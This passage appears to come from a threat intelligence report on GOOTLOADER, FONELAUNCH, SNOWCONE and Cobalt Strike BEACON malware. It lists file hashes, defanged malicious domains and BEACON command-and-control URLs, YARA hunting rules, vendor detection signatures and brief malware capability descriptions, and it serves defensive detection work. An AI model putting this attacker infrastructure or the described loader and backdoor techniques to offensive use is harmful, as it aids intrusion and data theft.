  - 35238d2a4626e7a1b89b13042f9390e9
  - 53c213b090784a0d413cb00c27af6100
  - 7352c70b2f427ef4ff58128a428871d3
  - a0b7da124962b334f6c788c27beb46e3
  - a4ee41bd81dc3b842ddb2952d01f14ed
  - d401dc350aff1e3fd4cc483238208b43
  - ec17564ac3e10530f11a455a475f9763
  - f9365bf8d4b021a873eb206ec98453d9
  - aec78c1ef489f3f4b621037113cbdf81
- FONELAUNCH.DIALTONE
  - 08fa99c70e90282d6bead3bb25c358dc
  - aef6d31b3249218d24a7f3682a00aa10

Registry Payload 2

- Cobalt Strike BEACON
  - 04746416d5767197f6ce02e894affcc7
  - 2eede45eb1fe65a95aefa45811904824
  - 3d768691d5cb4ae8943d8e57ea83cac1
  - 84f313426047112bce498aad97778d38
  - 92a271eb76a0db06c94688940bc4442b
- SNOWCONE
  - 328b032c5b1d8ad5cf57538a04fb02f2
  - 7a1369922cfb6d00df5f8dd33ffb9991

Network Indicators

- jonathanbartz[.]com
- jp[.]imonitorsoft[.]com
- junk-bros[.]com
- kakiosk[.]adsparkdev[.]com
- kepw[.]org
- kristinee[.]com
- lakeside-fishandchips[.]com

Cobalt Strike Beacon Backdoor

- hxxps://108.61.242[.]65/dot.gif
- hxxps://108.61.242[.]65/submit.php
- hxxps://146.70.78[.]43/fwlink
- hxxps://146.70.78[.]43/submit.php
- hxxps://87.120.254[.]39/ga.js
- hxxps://87.120.254[.]39/submit.php
- hxxps://45.150.108[.]213/ptj
- hxxps://45.150.108[.]213/submit.php
- hxxps://92.204.160[.]240/load
- hxxps://92.204.160[.]240/submit.php

More atomic indicators may be found in our Mandiant Advantage portal.

YARA Rules

The following YARA rules are not intended to be used on production systems or to inform blocking rules without first being validated through an organization's own internal testing processes to ensure appropriate performance and limit the risk of false positives. These rules are intended to serve as a starting point for hunting efforts to identify FONELAUNCH and GOOTLOADER.POWERSHELL samples; however, they may need adjustment over time if the malware family changes.

FONELAUNCH.FAX YARA rule

```
rule M_Launcher_FONELAUNCH_1

{

    meta:

      author = "Mandiant”

      description = "Hunting rule looking for FONELAUNCH.FAX samples.”

      md5 = "d6220ca85c44e2012f76193b38881185"

    strings:

      $str_method_a = "OpenSubKey" ascii

      $str_namespace = "System.Reflection" ascii

      $str_method_b  = "[Environment]::GetEnvironmentVariable(" wide

      $ilasmx86_sequence_encoding_a = { 0A 06 02 7D [3] 04 00 16 06 }

      $ilasmx86_sequence_encoding_b = { 72 [3] 70 72 [3] 70 6F ?? 00 00 0A }

    condition:

      uint16(0) == 0x5A4D and all of ($str_*) and

      (

        $ilasmx86_sequence_encoding_a and #ilasmx86_sequence_encoding_b >= 16

      )

}
```

FONELAUNCH.DIALTONE YARA rule

```
rule M_Launcher_FONELAUNCH_2
{
    meta:
      author = "Mandiant"
      description = "Hunting rule looking for FONELAUNCH.DIALTONE samples."
      md5 = "aef6d31b3249218d24a7f3682a00aa10"
    strings:
      $ilasmx86_sequence_fprototype_a = { 1F 30 20 1B 00 10 00 28 }
      $ilasmx86_sequence_fprototype_b = { 26 11 ?? 11 ?? 07 6A 20 ?? 30 00 00 1F 40 28 }
      $ilasmx86_sequence_encoding_a = { 0A 06 02 7D [3] 04 00 16 06 }
      $ilasmx86_sequence_encoding_b = { 72 [3] 70 72 [3] 70 6F ?? 00 00 0A }
    condition:
      uint16(0) == 0x5A4D and all of ($ilasmx86_sequence_fprototype_*) and
      (
        $ilasmx86_sequence_encoding_a and #ilasmx86_sequence_encoding_b >= 16
      )
}
```

FONELAUNCH.PHONE YARA rule

```
rule M_Launcher_FONELAUNCH_3
{
    meta:
      author = “Mandiant”
      description = “Hunting rule looking for FONELAUNCH.PHONE samples.”
      md5 = "ec17564ac3e10530f11a455a475f9763"
    strings:
      $str_winfunction = "LoadLibrary" ascii
      $str_registrykey = "SOFTWARE\\" wide
      $str_constant = "PAGE_EXECUTE_READWRITE" ascii
      $ilasmx86_sequence_encoding_a = { 0A 06 02 7D [3] 04 00 16 06 }
      $ilasmx86_sequence_encoding_b = { 72 [3] 70 72 [3] 70 6F ?? 00 00 0A }
    condition:
      uint16(0) == 0x5A4D and all of ($str_*) and
      (
        $ilasmx86_sequence_encoding_a and #ilasmx86_sequence_encoding_b >= 16
      )
}
```

GOOTLOADER.POWERSHELL YARA rule

```
rule M_Downloader_GOOTLOADER_POWERSHELL
{
  meta:
    author = "Mandiant"
    description = "Hunting rule looking for GOOTLOADER.POWERSHELL samples."
    md5 = "2567a2bca964504709820de7052d3486"
  strings:
    $ps_object_a = ".IsLink" ascii
    $ps_object_b = ".IsFolder" ascii
    $ps_object_c = ".IsFileSystem" ascii
    $ps_code_parseresponse = "[1] -replace" ascii nocase
    $ps_code_httpheader = ".Headers.Add(\"Cookie:" ascii nocase
    $ps_code_concatenatedata = "([String]::Join(\"|" ascii nocase
  condition:
    all of ($ps_code_*) and any of ($ps_object_*)
}
```

FONELAUNCH YARA rule

```
import "pe"
rule M_Hunting_Win_FONELAUNCH
{
    meta:
        author = "Mandiant"
        description = "Hunting rule looking for suspicious version information metadata observed in FONELAUNCH
samples"
        md5 = "35238d2a4626e7a1b89b13042f9390e9"
    strings:
        $m1 = { 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 70 00 6F 00 77 00 65 00
72 00 73 00 68 00 65 00 6C 00 6C 00 2E 00 64 00 6C 00 6C 00 }
        $m2 = { 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00
70 00 6F 00 77 00 65 00 72 00 73 00 68 00 65 00 6C 00 6C 00 2E 00 64 00 6C 00 6C 00 }
    condition:
        filesize < 15MB and uint16(0) == 0x5a4d and uint32(uint32(0x3C)) == 0x00004550 and
(pe.version_info["OriginalFilename"] == "powershell.dll" or pe.version_info["InternalName"] == "powershell.dll" or any of
($m*))
}
```

Detection Techniques

Product	Signature
Trellix Endpoint Security	• SUSPICIOUS POWERSHELL USAGE B (METHODOLOGY) • Powershell Encoded Command • JS loader extracted from ZIP file • Potential GootLoader File • CRITICAL: JS loader extracted from ZIP file

Trellix Endpoint Security (Hunting)	• WSCRIPT WRITES LARGE REG KEY VALUE (METHODOLOGY) • EXPLORER LAUNCHING WSCRIPT (METHODOLOGY) • FILEWRITE TO ARCHIVE (FILETRACKER)
Microsoft Defender for Endpoint	• Suspicious PowerShell command line • Suspicious file launch • Suspicious JavaScript process • An active 'Gootkit' malware in a PowerShell script was detected while executing via AMSI • An active 'Gootkit' malware in a PowerShell script was prevented from executing via AMSI
Trellix Network Security	• Downloader.JS.GOOTLOADER • Backdoor.BEACON • M.Malicious.SSL.Certificate.[CobaltStrike] • M.Malicious.SSL.Certificate.[146473198]

Malware Definitions

BEACON

BEACON is a backdoor written in C/C++ that is part of the Cobalt Strike framework. Supported backdoor commands include shell command execution, file transfer, file execution, and file management. BEACON can also capture keystrokes and screenshots as well as act as a proxy server. BEACON may also be tasked with harvesting system credentials, port scanning, and enumerating systems on a network. BEACON communicates with a C2 server via HTTP or DNS.

FONELAUNCH

FONELAUNCH is a .NET-based loader that loads an encoded payload from registry into memory.

GOOTLOADER

GOOTLOADER is a JavaScript downloader that comes in an obfuscated form. It downloads another JavaScript file which drops and executes the intended payload.

GOOTLOADER.POWERSHELL

GOOTLOADER.POWERSHELL is a variant of the GOOTLOADER downloader that was rewritten in PowerShell and retrieves payloads via HTTP. Prior to obtaining the payload, the downloader collects specific victim host information, including current Windows OS version, environment variables, list of files and running processes, and sends this information to one of ten hard-coded C2 URLs. We have observed instances where several decoy URLs were distributed amongst the list of hard-coded C2s.

SNOWCONE

SNOWCONE is a family of downloaders that retrieve their next stage payloads via HTTP and have historically been observed to download ICEDID.

Acknowledgements

Ng Choon Kiat, David Lindquist, Yash Gupta, Jonathan Lepore, Tufail Ahmed and Moritz Raabe